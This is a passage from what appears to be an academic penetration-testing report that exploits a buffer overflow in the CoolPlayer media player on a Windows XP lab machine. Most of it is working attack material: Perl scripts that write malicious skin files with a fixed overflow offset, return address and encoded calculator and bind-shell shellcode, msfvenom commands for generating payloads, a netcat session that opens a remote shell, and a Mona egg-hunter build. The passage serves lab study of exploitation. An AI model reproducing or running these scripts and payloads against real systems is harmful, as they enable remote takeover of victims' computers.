"\x47\x4c\x4c\x4b\x30\x4c\x32\x31\x32\x58\x4d\x33\x47\x38" .
"\x55\x51\x38\x51\x46\x31\x4c\x4b\x46\x39\x57\x50\x53\x31" .
"\x4e\x33\x4c\x4b\x30\x49\x52\x38\x4a\x43\x57\x4a\x30\x49" .
"\x4c\x4b\x30\x34\x4c\x4b\x53\x31\x38\x56\x36\x51\x4b\x4f" .
"\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x53\x31\x49\x57\x36\x58" .
"\x4d\x30\x44\x35\x4b\x46\x55\x53\x53\x4d\x5a\x58\x37\x4b" .
"\x53\x4d\x36\x44\x42\x55\x4d\x34\x36\x38\x4c\x4b\x46\x38" .
"\x51\x34\x55\x51\x59\x43\x33\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x31\x48\x45\x4c\x53\x31\x59\x43\x4c\x4b\x45\x54" .
"\x4c\x4b\x53\x31\x58\x50\x4b\x39\x31\x54\x31\x34\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x36\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x50\x5a\x4c\x4b\x42\x32\x5a\x4b" .
"\x4c\x4d\x51\x4d\x52\x4a\x55\x51\x4c\x4d\x4c\x45\x4e\x52" .
"\x53\x30\x53\x30\x53\x30\x56\x30\x53\x58\x36\x51\x4c\x4b" .
"\x32\x4f\x4c\x47\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45" .
"\x39\x32\x50\x56\x53\x58\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x45\x56\x33\x4c\x44\x4a\x4b\x30" .
"\x4b\x4b\x4b\x50\x53\x45\x33\x35\x4f\x4b\x50\x47\x52\x33" .
"\x34\x32\x32\x4f\x52\x4a\x55\x50\x50\x53\x4b\x4f\x59\x45" .
"\x45\x33\x33\x51\x32\x4c\x32\x43\x36\x4e\x35\x35\x44\x38" .
"\x45\x35\x35\x50\x41\x41";

$payload = $header.$junk.$eip.$shell;
open($FILE,">$file");
print$FILE $payload;
close($FILE);
```

Figure 27: Perl script to generate the calculator POC exploit.

The script was run, and the exploit was generated. Opening CoolPlayer and loading in the exploit caused the program to crash and the calculator to run, successfully exploiting the program and proving the vulnerability could be exploited not just theoretically but practically.

2.2.3 Proof of Concept Advanced


Another PoC was created that was more advanced than running the calculator application. This PoC would run a shell on the victim's machine that an attacker could connect to, allowing them to gain remote access to the victim's machine.

2.2.3.1 Generating Shellcode

To do this, new shellcode had to be generated that would bind the shell. Again, MSFVenom was used to do this. The command run to generate the shellcode was:

msfvenom -p windows/shell_bind_tcp RHOST=192.168.0.5 LPORT=4444 -b '\x00\x0a\x0d\x2c\x3d' -v shell -f perl -e x86/alpha_upper > shell.txt

When this shellcode ran, it would create a TCP shell, that could be connected to via port 4444 by the device with the IP address 192.168.0.5, the IP address of the simulated attacker. Again, bad characters were excluded, and the output was formatted for use in a perl script. However, as can be seen in Figure 28, the shellcode took up 725 bytes. This was larger than the 600 bytes of space that had been confirmed earlier, so another test had to be done to make sure they would be enough room for the shellcode.




```
┌──(root💀kali)-[/home/chris]
└─# msfvenom -p windows/shell_bind_tcp RHOST=192.168.0.5 LPORT=4444 -b '\x00\x0a\x0d\x2c\x3d' -v
 shell -f perl -e x86/alpha_upper > shell.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 725 (iteration=0)
x86/alpha_upper chosen with final size 725
Payload size: 725 bytes
Final size of perl file: 3172 bytes
```

Figure 28: Using MSFVenom to generate shellcode for a reverse_tcp shell.

2.2.3.2 Calculating space for shellcode

The "crash3" exploit was edited to contain 200 "F" characters after the 200 "E" characters. After generating the exploit again, attaching the program to the debugger and loading the exploit into it, it could be seen that all 200 "F" characters were present on the top of the stack, showing there is space for at least 800 bytes of data, which was enough for the new shellcode. This can be seen in Figure 29.




```
00110684 46464646 FFFF
00110688 46464646 FFFF
0011068C 46464646 FFFF
00110690 46464646 FFFF
00110694 46464646 FFFF
00110698 46464646 FFFF
0011069C 46464646 FFFF
001106A0 46464646 FFFF
001106A4 46464646 FFFF
001106A8 46464646 FFFF
001106AC 46464646 FFFF
001106B0 46464646 FFFF
001106B4 46464646 FFFF
001106B8 46464646 FFFF
001106BC 46464646 FFFF
001106C0 46464646 FFFF
001106C4 46464646 FFFF
001106C8 46464646 FFFF
001106CC 46464646 FFFF
001106D0 46464646 FFFF
001106D4 46464646 FFFF
001106D8 46464646 FFFF
001106DC 46464646 FFFF
001106E0 46464646 FFFF
001106E4 46464646 FFFF
001106E8 46464646 FFFF
001106EC 46464646 FFFF
001106F0 46464646 FFFF
001106F4 46464646 FFFF
001106F8 46464646 FFFF
001106FC 46464646 FFFF
00110700 46464646 FFFF
00110704 46464646 FFFF
00110708 46464646 FFFF
0011070C 46464646 FFFF
00110710 46464646 FFFF
00110714 46464646 FFFF
00110718 46464646 FFFF
0011071C 46464646 FFFF
00110720 46464646 FFFF
00110724 46464646 FFFF
00110728 46464646 FFFF
0011072C 46464646 FFFF
00110730 46464646 FFFF
00110734 46464646 FFFF
00110738 46464646 FFFF
0011073C 46464646 FFFF
00110740 46464646 FFFF
00110744 46464646 FFFF
00110748 46464646 FFFF
```

Figure 29: All 200 "F" characters were present on the stack, showing nothing had been cut off.

2.2.3.3 Creating the Shell Proof of Concept

The shellcode generated earlier could now be loaded into an exploit to be used on the program. The script used to generate the calculator exploit was modified and the calculator launching shellcode was swapped for the new shellcode. The script can be seen below and can also be found in Appendix B along with the generated exploit.



```perl
$file="shell.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip =pack('V',0x7C86467B);
$shell ="\x90"x10;
$shell .=
"\x89\xe0\xd9\xe1\xd9\x70\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4c\x4f\x45\x50\x35\x50\x55\x50\x33\x50\x56\x51\x49" .
"\x42\x35\x34\x4c\x4b\x50\x52\x46\x50\x4c\x49\x4d\x35\x4c" .
"\x4b\x51\x42\x34\x4c\x4c\x4b\x51\x42\x32\x34\x4c\x4b\x53" .
"\x42\x46\x48\x34\x4f\x48\x37\x31\x5a\x56\x46\x50\x31\x4b" .
"\x4f\x50\x31\x59\x50\x4e\x4c\x57\x4c\x33\x51\x43\x4c\x54" .
"\x42\x46\x4c\x31\x30\x39\x51\x38\x4f\x54\x4d\x45\x51\x59" .
"\x57\x50\x49\x52\x55\x5a\x4f\x56\x32\x36\x37\x4c\x4b\x46" .
"\x32\x44\x50\x4c\x4b\x37\x32\x57\x4c\x43\x31\x4e\x30\x4c" .
"\x4b\x51\x50\x42\x58\x4c\x45\x4f\x30\x42\x54\x50\x4c\x35" .
"\x51\x58\x50\x4c\x4b\x56\x38\x47\x50\x45\x51\x38\x53\x46" .
"\x30\x4c\x4b\x37\x38\x42\x38\x4c\x45\x58\x49\x42\x54\x37" .
"\x4c\x46\x51\x4b\x4f\x30\x49\x4c\x4b\x30\x34\x4c\x4b\x43" .
"\x31\x49\x46\x56\x51\x49\x50\x4e\x4c\x39\x51\x48\x4f\x34" .
"\x4d\x53\x31\x48\x47\x56\x58\x4b\x50\x54\x35\x5a\x54\x34" .
"\x43\x33\x4d\x4a\x58\x57\x4b\x33\x4d\x31\x34\x54\x35\x4b" .
"\x50\x31\x48\x4c\x4b\x51\x48\x46\x44\x53\x31\x4e\x33\x53" .
"\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x36\x38\x35\x4c\x53" .
"\x31\x59\x43\x4c\x4b\x44\x44\x4c\x4b\x33\x31\x58\x50\x4c" .
"\x49\x57\x34\x56\x44\x37\x54\x31\x4b\x51\x4b\x55\x31\x36" .
"\x39\x51\x4a\x56\x31\x4b\x4f\x4d\x30\x31\x48\x51\x4f\x31" .
"\x4a\x4c\x4b\x34\x52\x4a\x49\x4d\x50\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x31\x4d\x53\x58\x46\x53\x37\x42\x35\x50\x35\x50\x53" .
"\x58\x44\x37\x44\x33\x57\x42\x51\x4f\x56\x34\x45\x38\x30" .
"\x4c\x34\x37\x51\x36\x34\x47\x4b\x4f\x58\x55\x38\x38\x4c" .
"\x50\x33\x31\x43\x30\x33\x30\x51\x39\x38\x44\x36\x34\x46" .
"\x30\x42\x48\x36\x49\x4b\x30\x42\x4b\x35\x50\x4b\x4f\x48" .
"\x55\x32\x4a\x54\x4b\x56\x39\x50\x50\x4a\x42\x4b\x4d\x43" .
"\x5a\x45\x51\x42\x4a\x53\x32\x45\x38\x4a\x4a\x44\x4f\x59" .
"\x4f\x4d\x30\x4b\x4f\x58\x55\x5a\x37\x45\x38\x53\x32\x43" .
"\x30\x32\x31\x51\x4c\x4d\x59\x5a\x46\x32\x4a\x52\x30\x30" .
"\x56\x50\x57\x45\x38\x4f\x32\x39\x4b\x37\x47\x45\x37\x4b" .
"\x4f\x48\x55\x4d\x55\x39\x50\x44\x4f\x4b\x35\x50\x58\x33" .
"\x30\x53\x30\x53\x30\x30\x57\x35\x38\x38\x37\x5a\x49\x50" .
"\x38\x4b\x4f\x4b\x4f\x39\x45\x36\x37\x32\x48\x32\x54\x4a" .
"\x4c\x47\x4b\x4d\x31\x4b\x4f\x4e\x35\x31\x47\x4a\x37\x33" .
"\x58\x33\x45\x42\x4e\x30\x4d\x45\x31\x4b\x4f\x48\x55\x42" .
"\x4a\x43\x30\x32\x4a\x54\x44\x50\x56\x31\x47\x32\x48\x43" .
"\x32\x39\x49\x59\x58\x51\x4f\x4b\x4f\x39\x45\x4d\x53\x5a" .
"\x58\x55\x50\x43\x4e\x56\x4d\x4c\x4b\x50\x36\x33\x5a\x57" .
"\x30\x55\x38\x55\x50\x34\x50\x35\x50\x45\x50\x30\x56\x33" .
"\x5a\x33\x30\x35\x38\x51\x48\x49\x34\x36\x33\x5a\x45\x4b" .
"\x4f\x59\x45\x4d\x43\x36\x33\x43\x5a\x45\x50\x56\x36\x50" .
"\x53\x56\x37\x43\x58\x35\x52\x49\x49\x49\x58\x31\x4f\x4b" .
"\x4f\x38\x55\x4b\x33\x5a\x58\x43\x30\x43\x4e\x33\x37\x53" .
"\x31\x39\x53\x51\x39\x58\x46\x43\x45\x5a\x49\x38\x43\x4f" .
"\x4b\x4c\x30\x4f\x45\x59\x32\x36\x36\x53\x5a\x55\x50\x50" .
"\x53\x4b\x4f\x59\x45\x41\x41";


$payload = $header.$junk.$eip.$shell;
open($FILE,">$file");
print$FILE $payload;
close($FILE);
```

Figure 30: The Perl script used to generate the shell exploit.

The script was then run, and the exploit outputted to “shell.ini”. CoolPlayer was launched, and the shell exploit loaded in. Once it was run, the simulated attacker machine was used to connect to the open port, using netcat, by running the command:

nc 192.168.0.10 4444

This connected to the victim’s machine over 4444 and gave access to the shell, as can be seen in the figure below.



```
┌──(root💀kali)-[/home/chris]
└─# nc 192.168.0.10 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\assessment>hostname
hostname
XPSP3Vulnerable

C:\Documents and Settings\Administrator\Desktop\assessment>
```

Figure 31: Connecting to the compromised machine via Netcat.

2.2.4 Egg-Hunting Shellcode

In this buffer overflow vulnerability, there was enough space for shellcode to allow a large amount of code to be executed. However, many similar vulnerabilities do not allow as much space for shellcode, therefore, other techniques must be used to execute large amounts of shellcode. One of these techniques is egg-hunting shellcode. Instead of calculator or bind shell shellcode being placed at the top of the stack, a short piece of shellcode is placed that, when executed, searches through the rest of the stack for a specific tag, or egg. The real shellcode to be executed, in this case code to execute the calculator, is placed further up the stack with the tag placed just before it. Then, when the egg hunter shellcode is run, it searches for the tag and when it finds it, executes the shellcode that comes after it.

While egg-hunting code could be created by hand, it is far more convenient to generate it automatically. To assist with this process two different tools were used. The first was Immunity Debugger[6], a fork of version 1.10 of Olly debugger. This was used instead of Olly debugger as it supported the second tool required, Mona[7]. Mona is a python script that can be used to automate the process creating egg-hunting code with a custom egg.

2.2.4.1 Generating Egg-Hunting Shellcode


First Immunity Debugger was launched and then CoolPlayer was launched. CoolPlayer was attached to Immunity Debugger using the same steps used to attach a program to Olly debugger. The program was then run by pressing the red “play” button in the top left corner. Once the program was running, Mona

[6] https://www.immunityinc.com/products/debugger/
[7] https://github.com/corelan/mona

commands could be executed in the input field at the bottom of the window. The following command was used to generate the egg-hunting shellcode:

!mona egg -t w00t

The “!mona” specified that a mona command was being used, followed by “egg” which told mona to generate egg-hunting code. Finally, the “t” flag allowed a user to specify their own four-character egg, in this case “w00t” was used. The output of this command can be seen in Figure 32.




```
0BADF00D [+] Command used:
0BADF00D !mona egg -t w00t
0BADF00D [+] Egg set to w00t
0BADF00D [+] Generating traditional 32bit egghunter code
0BADF00D [+] Preparing output file 'egghunter.txt'
0BADF00D     - (Re)setting logfile egghunter.txt
0BADF00D [+] Egghunter  (32 bytes):
         "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
         "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.030000
!mona egg -t w00t
```

Figure 32: Output of generating egg-hunting shellcode using Mona.

The generated shellcode would search for the “w00t” tag appearing twice in the stack. It would then know to execute the shellcode that follows it. The shellcode could be seen in the output, as seen in Figure 32, as well as being found in a text file stored at “C:\Program Files\Immunity Inc\Immunity Debugger\egghunter.txt”.

2.2.4.2 *Encoding the Shellcode*

The generated shellcode could be used to successfully exploit the program, however, it caused a long delay and a “not responding” error before running the shellcode. To improve this exploit, the shellcode could be encoded using alpha upper to stop any memory corruptions and make the exploit execute much smoother. To do this using MSFvenom, the shellcode first had to be converted into raw data. This was done using the Perl script that can be seen in Figure 33 and found in Appendix E.




```
$eggfile = "egghunting.bin";
$egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x
5a\x74\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
open(FILE,">$eggfile");
print FILE $egghunter;
close(FILE);
```

Figure 33: The Perl script used to convert the string of hex into raw data.

When the script was executed, the raw data was outputted to the “egghunting.bin” file. It was then encoded by running the follow MSFVenom command:

msfvenom -a x86 --platform windows -e x86/alpha_upper -f perl -b "\x00\x0a\x0d\x2c\x3d"< egghunting.bin

The above command encoded the “egghunting.bin” binary via alpha upper. The “a” flag denoted the architecture and the “platform” flag the target platform, in this case windows. Bad characters were also listed to ensure they were not included in the encoded text. The output of the command can be seen in Figure 34.




```
┌──(root💀kali)-[/home/chris/Desktop]
└─# msfvenom -a x86 --platform windows -e x86/alpha_upper -f perl -b "\x00\x0a\x0d\x2c\x3d"< egghunting.bin
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 133 (iteration=0)
x86/alpha_upper chosen with final size 133
Payload size: 133 bytes
Final size of perl file: 592 bytes
my $buf =
"\x89\xe5\xdb\xc2\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x55\x36\x4d" .
"\x51\x39\x5a\x4b\x4f\x34\x4f\x31\x52\x50\x52\x33\x5a\x55" .
"\x52\x31\x48\x38\x4d\x46\x4e\x57\x4c\x43\x35\x50\x5a\x53" .
"\x44\x5a\x4f\x4e\x58\x42\x57\x30\x30\x50\x30\x32\x54\x4c" .
"\x4b\x4b\x4a\x4e\x4f\x54\x35\x4a\x4a\x4e\x4f\x44\x35\x4b" .
"\x57\x4b\x4f\x4a\x47\x41\x41";
```

Figure 34: Output of encoding the "egghunting.bin" shellcode into alpha upper.

2.2.4.3 Creating the Egg-Hunting Exploit

This shellcode could then be used to craft an exploit that would take advantage of egg-hunting to execute the calculator. The calculator shellcode used in the exploit was the same shellcode generated in section 2.2.2.5.

The structure of the exploit was as follows: first the normal “CoolPlayer Skin” header followed by the 1045 junk characters. Then the same JMP code as found in 2.2.2.6 followed by 15 NOP operations. This was followed by the egg-hunting shellcode generated above and then a further 200 NOP operations. Finally, the “w00tw00t” egg was placed just before the calculator shellcode. This can be clearly illustrated in the Perl script shown in Figure 35. This script can also be found in Appendix C along with the outputted exploit.



```perl
$file="egg_hunter_calc.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip =pack('V',0x7C86467B);
$nops ="\x90"x15;
$egghunting =
